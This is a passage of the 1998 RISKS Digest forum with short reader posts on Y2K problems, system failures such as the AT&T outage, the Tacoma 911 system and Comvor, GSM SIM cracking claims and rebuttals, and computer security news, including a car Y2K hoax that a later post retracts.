the market. This means a loss of jobs here, and products that do not meet

either our law enforcement or national security needs." (*The New York

Times*, 16 Apr 1998; Edupage, 16 April 1998)

✶ IRS to spend \$1 billion to fix Y2K problems

Declan McCullagh <declan@well.com>
Thu, 16 Apr 1998 10:56:16 -0700 (PDT)

[If, as is widely predicted in Y2K circles, the IRS's computers go south, maybe we'll have that national sales tax after all. --Declan]

<http://cgi.pathfinder.com/netly/opinion/0,1042,1909,00.html>

The Netly News, April 16, 1998

How is it that millennial fever is focused so far on 30-year-old lines of COBOL code, as opposed to, say, the second coming of a messiah? Yesterday the head of the IRS used his agency's biggest day of the year to proclaim Year 2000 the "most unfortunate but most essential problem" -- and one that will cost \$1 billion to fix. This is up from \$850 million two weeks ago, and \$250 million six months ago. "We simply, absolutely must devote all of our resources to fixing the year 2000 problem," Charles Rossotti said at a National Press Club luncheon. If the problem is not solved, he said, the result will be "very dire indeed." Only 625 days to go.

[To subscribe: send a message to majordomo@vorlon.mit.edu with this text:

subscribe politech

More information is at <http://www.well.com/~declan/politech/>]

✶ FC: Only 1/3 of popular Microsoft apps are Y2K compliant

Declan McCullagh <declan@well.com>
Wed, 15 Apr 1998 17:35:32 -0700 (PDT)

[Time for the government to step in and start licensing programmers! Just kidding, folks -- but I know industry lobbyists here who are getting worried. --Declan]

>Date: Wed, 15 Apr 1998 15:40:30 -0700 (PDT)
>From: Chris Stamper <stamper@stamper.com>
>To: declan@well.com

By Chris Stamper

ABCNEWS.com

April 15 - Some Microsoft products used on thousands of computers will have problems after Dec. 31, 1999, and Bill Gates turned the light on

the Year 2000 bugs in his software today. Microsoft's new Year 2000

Resource Center is now alive on the Web. There's a picture of Gates on the

home page, reassuring millions of customers that "we are committed to

providing the information you need."

Microsoft Reveals Y2K Problems On New Web Site:

<http://www.abcnews.com/sections/tech/DailyNews/y2k980415.html>

[Declan's POLITECH mailing also included an article by Mary Jo Foley

<<http://www.zdnet.com/sr/breaking/980413/980415a.html>>

pointing out that

MS reports that only 21 of MS's top 60 software products are Y2K

compliant, primarily because of MS Internet Explorer 3.X and 4.X.

Windows 95, Windows for Workgroups 3.11, NT Server 4.0, NT Workstation

4.0, various versions of Office 95, Visual Basic 5.0 and Visual Studio

Enterprise 5.0 and also reported as noncompliant. PGN]

⚡ Y2K and the eagle talon

Dug Song <dugsong@monkey.org>

Wed, 15 Apr 1998 20:46:03 -0500 (EST)

>Date: Wed, 15 Apr 1998 20:18:52 -0400

>From: Josh Rivel <jrivel@dti.net>

>To: geeks@umich.edu

>Subject: GeeK: interesting implications of Y2K non-compliance

I'm on a mailing list related to Eagle Talons/Mitsubishi Eclipses/Galant VR4's anyway, it seems the code in the ECU's for the 1st generation of those cars (1990-1994) has an interesting problem with Y2K compliance.

The following excerpt was written by Todd Day <today@dsm.org> who is the list moderator, and ECU (Engine Control Unit, aka car computer) wizard.

[All you guys with 1989-1994 DSMs might want to take another car to the parties on Y2K eve... or arrange for a tow truck. 1995-98 ECUs seem to be Y2K compliant, as far as I can tell (an OBDII requirement). If you don't want to be seen at the party without your DSM, for \$100, I can fix your ECU so the overflow problem won't happen until 2089.

I've set my ECU to the bewitching hour, and the results aren't pretty. The overflow causes a mask bit to be set which prevents the spark plug in cylinder 3 from firing, but doesn't stop the fuel flow.

The fuel flow in that cylinder actually doubles due to a side-effect

of the spark bug. This creates some pretty spectacular backfires, I must say... One hell of a way to welcome in the new century.

Oh yeah - this bug happens at December 31st, 1999 at midnight (or January 1st, 2000, depending on how you look at it) in the CENTRAL time zone. That's because the cars were all built in Illinois. So for you East Coasters, it will occur at 1am, and West Coasters will experience it at 10pm.

-talon mgr]

Josh Rivel Senior Network Engineer Digital Telemedia, Inc.
<http://home.dti.net/jrivel>

⚡ Gas station owners forbid use of mobile phones ...

IntelliTech Media <editorial@intellitech-media.cz>

Thu, 16 Apr 1998 21:02:29 +0200

Gas station owners forbid use of mobile phones, claiming EM waves are disrupting their data networks

PRAGUE, CZECH REPUBLIC (NBISN, 04Apr1998) -- Mobile phones, which used to be an extravagance for the elite, are now cursed by many of the thousands that have adopted them since networks and phones based on the digital mobile standard GSM became available over one year ago. Users have been warned that use of the phones while driving can be dangerous, use in banks is forbidden due to use by robbers to target cash-heavy bank clients, use in

hospitals is forbidden because of interference with equipment, use on airplanes is forbidden (and usually useless even if it wasn't), they just plain don't work in the underground, use on ground-bound public transportation is frowned upon by other passengers (or grinned upon by snoops) and now use at many gas stations is forbidden. Gas station chain owners, such as Benzina, are posting signs with a big X over the picture of a mobile phone and claiming that they have a legal right to forbid the use of these devices as the rascals interfere with data transfer over payment card networks such as CCS, Mlada Fronta DNES, a leading Czech newspaper, reported on 04Mar1998.

But CCS claims that mobile telephones can in no way affect the operation of the CCS system and that not a single case as such has been reported, MF DNES quoted Hana Sevcikova, business manager at CCS, as saying.

A Benzina spokesman, Pavel Schinkmann, however, says that the cases are fresh and thus maybe not everyone has heard about them yet... and that the phones are indeed forbidden at all of its over 400 stations throughout the Czech Republic. Benzina, who holds an ISO certificate, links all its stations via a network, apparently with some wireless connections.

MF DNES quoted one Benzina spokesman as saying that "electromagnetic waves can disrupt computers and sometimes can cause an explosion."

But MF DNES did cite at least one concrete case: A spokeswoman for the

Benzina station in Prostějov, Božena Hochwaldová, said the mobile telephoning brought down the whole CCS system not long ago.

Some Shell stations have also forbidden the use of mobile phones for the first time just days ago but some operators such as OMV say they will tolerate their usage.

Tamoil, recently exposed as having Libyan capital behind it by the English language Prague Business Journal, <http://www.ceebiz.com>, will probably not be one of those to forbid mobile phone usage since they are already starting to lose enough business as is.

Maybe the list of where you can actually use mobile telephones should be published -- it will soon certainly be much shorter than the list of places where you can't.

- Steven Slatem, IntelliTech Media, Inc., <http://www.intellitech-media.cz>,
editorial@intellitech-media.cz

✶ Tacoma, WA 911 computer problems

Jonathan Clemens <jclemens@aa.net>
Thu, 16 Apr 1998 08:40:13 -0700 (PDT)

>From <<http://www.tribnet.com/news/top/a1/0416a15.htm>>

"Glitches in a new 911 computer system are slowing critical communications between local emergency dispatchers and officers.

"The sporadic problems have become severe enough to jeopardize

officer
safety and must be fixed immediately, police say." [...]

The article goes on to describe how the "windows based" solution by Unisys was one full year behind schedule, was pulled out of service for 18 months of software repair, and is still unusable under heavy load.

The contract (US\$ 1.4M) seems relatively small to be plagued by such problems. Yet, it is another reminder that poor project execution, no matter with whom the blame lies, can be hazardous to life and safety.

Jonathan Clemens, CCP Intel Corp.

✶ Comvor: Hamburg police computer system

Martin Virtel <virtel@zeit.de>

Thu, 16 Apr 1998 20:30:15 +0200 (MEST)

Since 1989, some 120 Million (estimated) Deutschmarks (US\$ 70 million) have been wasted trying to design and install a new computer system ("Comvor") for the police in Hamburg, Germany. The system, designed to ease the load of paperwork on the police, never worked.

So far nothing new, the reports have going on for month, if not years. Red tape wasting our money, one thinks. What strikes me are three conclusions of the whole affair that appeared in Hamburger Abendblatt (April 16th, p. 13) today:

- 356 jobs have been cut (some of them because they "won't be necessary after the system starts working", some of them to save money for buying the computers in the first place), and there are no plans re-employ people. Instead, police officers do the paperwork that the computer system was supposed to do, and money has to be found to buy new computers. The old system (the one "Comvor" was built to replace) sucks in 340.000 Deutschmarks a month for maintenance. (Lean government is more expensive, in some ways.)

- The consultant firm contracted for designing a new computer system blames part of the mis (or non-)achievements of Comvor on the fact that police people were in charge of the development team. "Software design was not one of their core competences", reads the quote from Uwe Kirchhoff, the boss of the consultant firm. (And I thought it were the software people who make computer systems that don't work in the real world.)

- Interior minister Hartmuth Wrocklage blames the misachievements on the fact that "the complexities (of the whole venture) had been underestimated". (This one ranks first in the top-ten of "Why our software doesn't work", I guess).

To me, it looks a bit like a case of "Hey, how can we save money and at the same time stick to the weird and inefficient way we do our job? By putting the whole thing into a computer?" Contracting a software firm in a situation where you should buy advice from a management consultant.

Big risk: "The Computer will solve our problems".

Martin Virtel, DIE ZEIT im Internet (<http://www.zeit.de>) +49 (0)
40-3280-562

✦ Risks of being a pioneer: KL International Airport

<jlim@natsoft.com.my>

Thu, 16 Apr 1998 10:38:42 +0800

Malaysia is getting a state-of-the-art airport for its capital (Kuala Lumpur), but it has been plagued with delays. Portions of an article is from the Far East Economic Review. ---

http://www.feer.com/Restricted/98apr_16/projects.html

"With the (Malaysian economic) slowdown, demand will come down and we'll have some excess capacity on opening day," admits Clifford Herbert, who heads Kuala Lumpur International Airport, the government-owned company responsible for the 9-billion-ringgit (\$2.4 billion) project. But he rejects notions that the airport is too extravagant. "In terms of cost, we have something very functional," Herbert says, pointing out that the airport was almost completed before the currency crisis struck. "I don't think we wasted anything."

Whether airlines and passengers agree will depend on the airport's teething problems in the months ahead. The opening has already been postponed twice: most recently from April to late June. Some of the biggest anxieties centre on the 700-million-ringgit (US \$200 million) Total Airport

Management

System, a computer network that links 16 sub-systems ranging from flight information to baggage handling.

The airport will be the first in the world to link all these functions into one set-up. But pioneers often pay a price. Reports say that when the baggage-handling system was tested for the first time, with 200 bags, not one ended up where it should have. "In theory it sounds great, but there are a lot of intricacies in linking so many computers," says a second foreign airline manager in Kuala Lumpur. (Shades of Denver airport ! - john)

Some airline operators fear Malaysia is stressing pizzazz over efficiency.

"Kuala Lumpur strikes me as state-of-the-art. They've tried to put all the best things into the airport," says the first foreign airline executive, whose airline lands in both Kuala Lumpur and Hong Kong. "Hong Kong is trying to make an efficient airport," he says. (Hong Kong's new airport is slated to open in early July.) "What we've heard so far about Kuala Lumpur is that it's more grand than functional."

-- My comments - John Lim: I was formerly employed by a company heavily involved in bidding for IT systems for the KL International Airport and I can attest to the dream of the politicians approving the project were more grand than functional. In fact when my former company were bidding for the project, most of the big IT companies in Malaysia felt that the ambitions were too great given the tight schedule. But most of these

companies,
including my former company still went in to bid anyway. PS: we
knew about
Denver airport back then in 1994/5.

The Risks:

For companies: Some projects are felt to be too big and
prestigious to walk
away from; particularly in a small country like Malaysia. For
governments:
Be very sure you have the resources to implement your ambitious
plans;
particularly in a small country like Malaysia.

John Lim Natsoft Malaysia
<http://www.natsoft.com.my/natsoft> Tel:(60)3 7061216 Fax:(60)3
7061210

✶ AT&T network failure takes a toll on commerce

Edupage Editors <educom@educom.unc.edu>

Thu, 16 Apr 1998 19:57:16 -0400

The failure earlier this week of AT&T's national high-speed
network didn't
affect conventional or cellular telephone service, but did
manage to disrupt
the portion of the network that carries data for transactions
involving
credit cards, bank accounts, travel reservations and the like.
"This sort
of thing is going to happen infrequently, but more and more in
the future,"
says the managing director of the Yankee Group. "And it makes
you realize
how vital to the lifeblood of the economy these complex computer
networks
have become." There is no way to gauge how many transactions
were forfeited

as a result of the blackout, but analysts are saying the losses are likely huge, with thousands of businesses affected. (*The New York Times*, 15 Apr 1998; Edupage, 16 April 1998)

⚡ AT&T frame relay network effects

Brian McMahon <BMCMAHON@Cisco.COM>
Wed, 15 Apr 1998 11:32:46 -0700 (PDT)

Among the many places that felt an immediate and severe impact from the outage was our Access support group, which handles ISDN and modem dialup issues. ISDN and async are both popular backup solutions for FR links, and lots of people found out in a hurry just how good their backup configs were. It hailed high-priority "network down" calls all afternoon here, both from customers who didn't have backup links in place and were scrambling to set them up, and from customers who had something that they thought would work, but didn't.

This illustrates an often-overlooked risk. Backup strategies are no good unless they actually work when needed. To be reasonably assured that they will work when needed, you have to test them. And (here's the kicker) your test has to cover the WHOLE THING. But a **complete** test is (almost inevitably) disruptive, and risky in itself. Therefore, the more important the thing being backed up, the less likely it is to be properly tested.

For instance, the only REAL test of a backup circuit for frame relay involves shutting down the production FR circuit and seeing if your backup does the right thing. Less drastic tests (e.g., can we dial the backup number) won't tell you if the whole thing will do what you need -- which is not just to get two routers talking, but to get packets to the appropriate destinations. That takes more than just a connection between the two routers, though. (You need to make sure that routing updates happen correctly on both sides, to name just one popular failure point.)

Management is often reluctant to allow full-scale backup tests of critical links, but those are the ones you want to be especially sure of. Catch-22. An incompletely tested backup may even be worse than no backup at all, because it encourages unwarranted complacency.

Similar problems apply for tape backups, by the way. The best test of your backup is a restore, which usually means system downtime. And if your restore fails, then what? You have a scrozzled system, that's what. Ideally, you'd run your test on a spare system, but not everyone has that luxury.

(Then there was the customer whose telco turned off their backup ISDN line "because it wasn't being used...." Sigh.)

Brian McMahon <bmcMahon@cisco.com>, Customer Support Engineer, Cisco Systems

✶ HP200 data integrity woes

Fred Cohen <fc@all.net>

Thu, 16 Apr 1998 10:14:17 -0700 (PDT)

I just had an amazing conversation with Hewlett Packard's support services.

My HP200 lost it's mind this morning and corrupted the content of it's RAM disk. I was able to reboot the computer and get a copy of the data onto a PCMCIA memory card and put it onto other computers at my site. The next step was to try to recover the content, so naturally, I called HP's support line.

They told me that the palmtop computers they were selling only a few months ago used formats for their calendar and quicken databases that they did not know how to read. They claimed that they went directly to their own engineers who had designed the products and that these folks did not know what the data formats were - even for their own proprietary file formats!

I guess it's the end of an era when a company with a long reputation for high quality and reliability doesn't even know how their own products work.

I guess I'll just have to hack their software to get my data back.

[Added later:]

So I tried to call Intuit to get technical support for data recovery from corrupt pocket quicken data files, and wouldn't you know...

The Intuit Web page refers you to HP for support of the HP-based quicken products, but as we already know, HP doesn't know the format information required for file recovery. So next I tried the number for Intuit's corporate headquarters as posted on their Web page - 1-800-446-8848

But lo and behold, the area code for the area I live in recently changed from 510 to 925, so apparently the phone switch at quicken decided I was calling from Canada. Instead of technical support, I got a new telephone number to call that was toll-free from Canada - but of course it doesn't work from the United States.

Next I tried the operator (not the quicken operator - no such option on their answering machine and buttins like 0 don't work) and got a number in Mountain View for the real Quicken headquarters - which I called. Naturally, I finally did get an operator - and I found out that there is a number for quicken technical people - it's 520-618-7292 - but the operator told me that it wouldn't help to have the number today (Thursday) since all the employees were having a party today to celebrate that 15th anniversary of the founding of the company. I tried anyway and got a fast busy signal.

So my denial of service was caused by:

A human design failure in my willingness to trust a computer with my upcoming appointments.

A hardware failure in a palmtop computer.

A software failure in the inability to read the hardware-

corrupted files.

A business failure by HP not having the necessary information on their own products.

An information failure in the Intuit Web page not leading you to technical support that knows the answer to your questions.

An infrastructure failure in the telephone system deciding I am from Canada.

A business model failure in my expectation that during normal business hours a company that is supposed to be a major player in a financial industry would be available to support their products.

AND

A support failure in that they were not available to support their product.

The probability of all of this set of events must be astronomically small by the calculations of any competent risk analysis system, but that just goes to show you - tightly coupled systems with interdependencies... yada yada yada

As a postscript, by now I have recovered most of my data -- using an old fashioned text editor and the normal tools available from Unix. Under DOS or Windows there was no hope.

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/fax:510-454-0171

Webmaster's copyright risks

"Mario Profaca" <mprofaca@public.srce.hr>

Wed, 15 Apr 1998 03:36:33 +0200

I do not know if it happens to other www owners, designers and webmasters, but from time to time some smart fellows, kleptomaniacs, used to come to my web site to "collect" my animated gifs, although there is a precise and clear copyright notice at all of my 300+ web pages. The catch_as_catch_can_minded "webmasters" simply download it and put it on their web pages. And, of course, they are also claiming copyright for the entire contents of their web pages...

>From time to time I go to a research expedition throughout the Cyberspace looking for animated gifs stolen from my web site (Mario's Cyberspace Station <<http://mprofaca.cro.net/mainmenu.html>>)

In past few years so I found my little animated red devils at others web pages in Croatia, Slovenia, U.S.A., Japan, Spain, Australia, and Taiwan.

When discovered, I used to send a kind message to the webmaster asking them to remove my images (animated gifs) from their web site for it is my copyright. And they always did. Some of them sent to me a sort of apology, somebody did not answer to my message but simply remove it.

But this last case is the worst of all. This Australian lady-webmaster did not answer to my messages, although I was tracking her and saw she received it. And, "of course", she did not remove my animated gif from her web site.

What makes this case the worst is that she put my animated gif novine.gif, http://www.powerup.com.au/~hoile/sjh_an11.htm my little red devil reading newspaper ("novine" in Croatian language means "newspaper"), at "her" animated gifs collection even asking her visitors to feel free to use those images on their web pages (!)

Hope somebody shall learn something out of this case:

The lesson (or just a question) is:

Is such little theft worth this publicity on Internet?

Mario Profaca, Mario's Cybrspace Station

<http://mprofaca.cro.net/mainmenu.html>

⚡ Re: Cypherpunks break GSM digital cell phone encryption

Stewart Fist <fist@zip.com.au>

Thu, 16 Apr 1998 09:53:26 +1000

Declan McCullagh <declan@well.com> quotes TIME Magazine, April 20, 1998

as reporting: " Now crooks scanning the airwaves can remotely tap into a call and duplicate the owner's digital ID. "We can clone the phones," brags Marc

Briceno, who organized the cracking. His advice: manufacturers should stick to publicly vetted codes that a bunch of geeks can't crack in their spare time."

My understanding is that they managed to crack the code on the SIM or smart card, not any radio-transmitted information. They repeatedly asked the card

to identify itself, and so cracked it by brute force.

The article also says: ``What was even more intriguing than the security threat, however, was that cracking the code yielded a tantalizing hint that a digital key used by GSM may have been intentionally weakened during the design process to permit government agencies to eavesdrop on cellular telephone conversations.''

This has been known for years. The use of GSM in Australia, for instance, was blocked on the day of the official launch because the security and police services wanted an easier code to break. At that time, I understand, they just switched encryption off. This was also widely reported in Europe at the time, and openly admitted.

The original A5 encryption was promoted as being "NATO level security" which was a bit of overkill for a mobile phone that is probably going to be used with an insecure wireline link, and often used in public places.

Now it appears that they've cut the 64-bit key down to an effective 54-bit by adding trailing zeros to make it easier to crack. It would still be a pretty healthy sort of encryption even at this level however.

Stewart Fist, 70 Middle Harbour Road, Lindfield, 2070, N.S.W,
Australia
+61 2 9416 7458 <http://www.theaustralian.com.au/techno/columns/fist.htm>

CFP: Dependable Computing for Critical Applications 7

Chuck Weinstock <weinstock@SEI.CMU.EDU>

Wed, 15 Apr 1998 11:33:45 -0400

Call for papers: Seventh IFIP International Working Conference
on

Dependable Computing for Critical Applications (DCCA-7)
January 6-8, 1999 in San Jose California, USA

Various versions of the CFP, together with additional
information and links,
are available from the DCCA-7 Web page at [http://www.csl.sri.com/
dcca7](http://www.csl.sri.com/dcca7) .

The paper submission deadline is 3 August 1998.

General Chair

Charles B. Weinstock, SEI, USA

Program Chair

John Rushby, SRI International, USA

Organized by

IFIP Working Group 10.4 on Dependable Computing and Fault
Tolerance

In cooperation with (pending approvals)

The Software Engineering Institute, Carnegie Mellon University

IFIP Technical Committee 11 on Security and Protection

IEEE Computer Society Technical Committee on Fault-Tolerant
Computing

EWICS Technical Committee 7 on Systems Reliability, Safety and
Security



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 69

Wednesday 22 April 1998

Contents

- [Pentagon to take stronger computer security measures](#)
[Edupage](#)
- [Hackers claim major U.S. defense system cracked](#)
[PGN](#)
- [Risks of placing too much trust in large site operators](#)
[Drew Hamilton](#)
- [Report on new En Route Centre NERC for UK ATC](#)
[Pete Mellor](#)
- [Internet Jurisdiction](#)
[Rob Bailey](#)
- [Euro changeover tougher than Y2K?](#)
[David Wittenberg](#)
- [Re: Only 1/3 of popular Microsoft apps are Y2K compliant](#)
[Michael Levi](#)
[Mark Stalzer](#)
- [Y2K on the road](#)
[Evan McLain](#)
- [Re: Y2K and the eagle talon](#)
[Paul Thompson](#)
- [GSM Alliance Clarifies False & Misleading Reports of Cloning](#)

[Geoff Goodfellow](#)

● [Re: Mobile phones in gas stations](#)

[Michael Bacon](#)

● [Re: HP200 data integrity woes](#)

[Morten Norman](#)

● [Risk: Going to jail innocently over a speeding ticket](#)

[Steven Murphy](#)

● [Reminder on Privacy Digests](#)

[PGN](#)

● [Info on RISKS \(comp.risks\)](#)

✂ Pentagon to take stronger computer security measures

Edupage Editors <educom@educom.unc.edu>

Sun, 19 Apr 1998 12:54:19 -0400

Learning of numerous vulnerabilities in the security of the computers accessed by its 2.1 million users worldwide, the Department of Defense is formulating new plans to tighten security systems. In a recent military exercise called "Eligible Receiver," cyber attacks were able to access the military's command and control structure in the Pacific (and could have shut it down); the attacks also could have turned off the entire electrical power grid in the U.S. (*Washington Times*, 17 Apr 1998; Edupage, 19 Apr 1998)

[Eligible Receiver used well-known penetration techniques. The *WashTimes* article quoted Pentagon spokesman Kenneth Bacon saying

"Eligible Receiver was an important and revealing exercise that taught

us that we must be better organized to deal with potential attacks

against our computer systems and information infrastructure."

This should have been no surprise to anyone except perhaps whomever

in the Pentagon doesn't read RISKS and security newsgroups.
PGN]

⚡ Hackers claim major U.S. defense system cracked

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 22 Apr 98 9:45:17 PDT

A Reuters article by Andrew Quinn in today's print and electronic media notes that a group calling itself Masters of Downloading (a new MOD, including members in the U.S., Britain, and Russia) claims that it has been able to obtain secret files from a computer system used to control military satellites, via the Defense Information Systems Network (DISN). The files include the DISN Equipment Manager (DEM), which controls the U. S. network of military Global Positioning System (GPS) satellites. MOD members apparently informed John Vranesevich (who runs the computer security website AntiOnline <www.antionline.com>) of their exploits. [PGN Stark Abstracting]

⚡ Risks of placing too much trust in large site operators

Drew Hamilton <drew@drew-hamilton.net>

Mon, 20 Apr 1998 18:13:16 -0400 (EDT)

On a web page today, I saw one site had one of those "how to link to us"

pages that are getting more popular. You know, the ones with different banners, and the HTML code snippets that you paste into the page in order to get the ad in there.

Well, this one had at the bottom:

If you don't feel comfortable adding that link yourself, we will be happy to do it for you. Email us at link@addme.com with the following information: 1) your ftp address 2) your userid and password.

It's scary that it's altogether conceivable that someone might actually fall for that!

Drew Hamilton <http://winged.anime.net/>

[Perchance the Pentagon has been using this wonderful free service? PGN]

✈ Report on new En Route Centre NERC for UK ATC (re: Ladkin, R-19.18)

Pete Mellor <pm@csr.city.ac.uk>
Wed, 22 Apr 1998 15:42:19 +0100 (BST)

Further to the earlier report by Peter Ladkin in [RISKS-19.18](#).

The Fourth Report by the Environment, Transport and Regional Affairs committee of the House of Commons was printed on 27th March 1998. It is available on:-

<http://www.parliament.the-stationery-office.co.uk/pa/cm199798/cmselect/cmeny>

tra/360iv/et0402.htm

However, I had a problem accessing it directly using that URL, and anyone who has difficulty might care to try the general URL ...

<http://www.parliament.the-stationery-office.co.uk>

... and do a keyword search on "NATS", which will call up several sections of the report including the main contents list, together with the answers to some questions asked in parliament on the subject.

The gist of the report (which I do not have time to summarise in any greater detail now) is that here is a classic software disaster happening right before our eyes, and the committee have requested an independent review with cancellation as one of the identified options.

Peter Mellor, Centre for Software Rel., City University, London EC1V 0HB, UK.
+44 (171) 477-8422 p.mellor@csr.city.ac.uk, <http://www@csr.city.ac.uk/>

Internet Jurisdiction

Rob Bailey <wm8s@pobox.com>
Sat, 18 Apr 1998 15:56:12 -0400

Financial risks of technology come in many flavors. In the year 2000, I'll have a dangerous combination: a BS in Comp Sci with 15 years of programming and electrical engineering experience, and a JD. I can't walk anywhere without playing "spot that tort."

Have you thought about the risk to your bank account of retaining local counsel in every country on the planet? If you have a web page (or worse, a whole site), have you considered that it might subject you to the pleasures of a no-expenses paid trip to Saudi Arabia to answer in a Saudi court why your web page displays a woman's thigh? Or to Paris to explain why your page isn't translated into French as required of all media available in France to French citizens? Or explain to a Russian court . . . You get the picture.

Lawyers call it "personal jurisdiction" - the authorization a court has to hale a person (corporate, natural, or otherwise) who is not a resident of the court's forum into that court to answer charges (criminal or civil) as a defendant. You might call it something else (e.g., a name with only four letters).

And you might be surprised at the answer. In the United States, the law is still developing slowly and inconsistently. For example, the level of interactivity your site employs might be a factor in whether or not a court a couple of thousand miles away can haul in your posterior because you offended someone there.

[For more information, find a copy of the Washington and Lee University Law Review, Vol. 54, p. 1269, and read "WORLD WIDE WEB ADVERTISING: PERSONAL JURISDICTION AROUND THE WHOLE WIDE WORLD?" by Christopher W. Meyer. (Of course, I'm a little biased about how good Mr. Meyer's legal education has

been, but the article has been widely acclaimed as top notch, and cited by some pretty heavy hitters already.)

To read the article, go to <http://www.wlu.edu/~lawrev/text/543/Meyer.htm>, go here <http://www.wlu.edu/~lawrev/> for contact information, or write:

Washington and Lee Law Review
Washington and Lee University School of Law
Lexington, Virginia 24450]

Rob Bailey, wm8s@pobox.com, Washington and Lee University, School of Law

⚡ Euro changeover tougher than Y2K?

David Wittenberg <dkw@cs.brandeis.edu>
Tue, 21 Apr 1998 15:42:59 -0400 (EDT)

"Euro changeover makes year 2000 bug look easy",
The New York Times 21 Apr 1998 (electronic edition, <http://www.nytimes.com/>)

The problems range from the trivial (most computer's OSs have no representation for the euro symbol) to the administrative (everybody is busy with Y2K, so it's hard to find people to work on the euro conversion.)

Like Y2K, the euro conversion requires converting historical data so that it can be compared with new data. It also requires running a system which can handle both the euro and the old currency simultaneously. A further complication is that to change from one existing currency (say Italian lira)

to another (say French francs), you are required to first convert the lira to euros (rounding to the nearest cent), and then convert from euros to francs. I expect someone to take advantage of the rounding errors.

David Wittenberg dkw@cs.brandeis.edu

✂ Re: Only 1/3 of popular Microsoft apps are Y2K compliant (R-19.68)

Levi_M <Levi_M@BLS.GOV>
Fri, 17 Apr 1998 14:55:49 -0400

According to the Microsoft Web site,
34 products are Y2K compliant
21 are "Compliant with minor issues"
3 are non-compliant.

This is not nearly as dire as the previous post implies.

The risk: reading too quickly, or perhaps just looking too hard for confirmation that Microsoft really is the devil.

Michael Levi

[Perhaps, or maybe only 21 (not yet 34) were compliant when the article was written. Incidentally, the MS Web site indicates that "compliant with minor issues" includes the DIR command displaying the date as only 2 digits instead of 4, and dates after 2000 requiring four-digit input.
PGN]

⚡ Re: Only 1/3 of popular Microsoft apps are Y2K compliant (R-19.68)

Mark Stalzer <stalzer@macaw.hrl.hac.com>

Fri, 17 Apr 1998 08:54:26 -0700

Most of these products have been developed in the last few years by some of the best minds in software (or so we are told). There is simply no excuse for Y2K noncompliance. Perhaps Microsoft's real objective is to force everyone to upgrade next year -- thereby turning the Y2K problem into a profit opportunity.

Mark Stalzer, mas@acm.org

⚡ Y2K on the road

Evan McLain <emclain@top.net>

Thu, 16 Apr 1998 22:05:10 -0500

I recently hosted a visit from a group of engineers that are assisting us with Y2K verification. As they were leaving, one of them said, "Say, you don't have a 1979 Toyota, do you?" Apparently the engine computer in these cars uses "00" in the year field as a code for "complete engine shutdown". I wonder if it would cause a moving vehicle to quit, or just one that was turned off overnight on the 31st?

✶ Re: Y2K and the eagle talon ([RISKS-19.68](#))

Paul Thompson <thompson@athenet.net>

17 Apr 1998 02:07:19 GMT

It seems the reports of Eagle Talon/Mitsubishi Eclipse ECU controller failures was a little premature. Or a late April Fool. Here is the text of the moderator's retraction available at

<ftp://talon:eclipse@ftp.dsm.org/Archive/980415.txt>

Date: Wed, 15 Apr 1998 12:00:01 -0700

>From: talon-owner@dsm.org

To: talon-digest@dsm.org

Subject: Talon Digest for 04/15/98

Sender: owner-talon@dsm.org

Reply-To: talon@dsm.org

[Well, it looks like some of you took the Y2K thing a bit too seriously.

Being the computer geek I am, I sometimes forget what is common knowledge

and what is not. I was just a little sick of the "me too" posts on the Y2K

thing and wanted to add a little DSM content. By the time I was done, I

once again figured out a good prank for April 1 a few days too late (happens

to me every year).

I'm getting sick of the press overstating the Y2K problem. They often

mention "planes falling from the sky" and "intersections with all lights

green". As if there weren't a million other possible bugs in the software

that control these insanely complex systems that could cause problems, right

here, right now. At my day job, we have to certify that we are "Year 2000"

compliant - huge amounts of paperwork - meanwhile, we have several other bugs in our code that we *don't* need to sign paperwork about... Just doesn't make too much sense to me. A bug is a bug - how come people don't go around talking about stack overflow problems in the same tone of voice?

A lot of the problems surrounding Y2K problems involve the abbreviation of the year 19xx into just xx. Bytes don't overflow at 100 or 2000. They overflow at 256 or 65536, etc. Almost all computers since the invention of Unix seem to mark time as some number of seconds past a baseline like 1970 or 1980. These systems don't overflow years at nice round numbers - a lot of the Microsoft DOS stuff will roll at 2036 or 2047.

As far as I know, there are currently *no* ECUs on the market that keep track of time. Most of them keep track of mileage if they are trying to stamp the error codes, or maybe seconds elapsed since car started. The problem is that the ECU could never have any concept of what time it really is unless the driver could update it somewhere. Also, I have yet to see a PC clock that didn't lose less than 3 seconds/day. Given the temperature extremes inside a car, I don't think it could be done easily. Even at a conservative 3 secs/day, you'd be +/- 3 hours at the end of ten years. Not really useful except for relative time.

I thought the placement of the article after a Mac/Tandy love-note would tip people to the comment being phony. I guess my pointing it out at the

top of the digest kinda backfired (no pun intended). Sorry if I
scared
anyone...

Best comment received: Someone wondering when the Galant VR4s
would roll since they were built in Japan...

-talon mgr]

✶ GSM Alliance Clarifies False & Misleading Reports of Cloning

"the terminal of Geoff Goodfellow" <geoff@iconia.com>

Fri, 17 Apr 1998 22:08:41 -0700

[Sent by Geoff_Goodfellow@Iconia.com, s.r.o. tel/mobil +420 (0)
603 706 558
Vsehrdova 2, 110 00 Praha 1, Czech Republic fax +420 2 5732
0623]

[Because this item is based almost entirely on an open press
release,
we do not feel that reproducing it in its entirety constitutes
any
copyright infringement. PGN]

GSM Alliance Clarifies False & Misleading Reports of Digital
Phone Cloning

GSM Remains the Most Secure Commercial Wireless Technology
(Business Wire; 04/17/98)

A coalition of wireless Personal Communications Services (PCS)
providers has
released [on 17 Apr 1998] facts to correct some misconceptions
generated by
the recent claim that several California researchers had found a
weakness in
the security of Global System for Mobile communications (GSM)
technology,
the world's most popular digital wireless standard.

The North American GSM Alliance, LLC - consisting of the eight largest GSM network operators in the United States and Canada - provided the following information in response to a number of erroneous published reports.

1. GSM phones are not vulnerable to cloning.

Researchers only claimed that, through a process of trial and error, they figured out how to copy information from the Subscriber Identity Module (SIM) card - a unique GSM feature that contains a customer's individual network access code. Duplicating a SIM card is not like cellular cloning since the network only recognizes one copy of a GSM phone number at a time. This is an important distinction, since it does not permit would-be thieves to fraudulently capture, duplicate and utilize a customer's phone number and account information by intercepting over-the-air transmissions and deciphering the data.

By contrast, information from ordinary analog cellular phones can be pulled out of the airwaves, copied and re-used multiple times. This illegal process, also known as "sniffing," is still not possible to do with GSM technology. The California group said that it needed physical access to a SIM card in order to duplicate it. While they believed copying theoretically could be done remotely, the group admitted that it was, in fact, unable to do so.

2. There is no risk to subscribers.

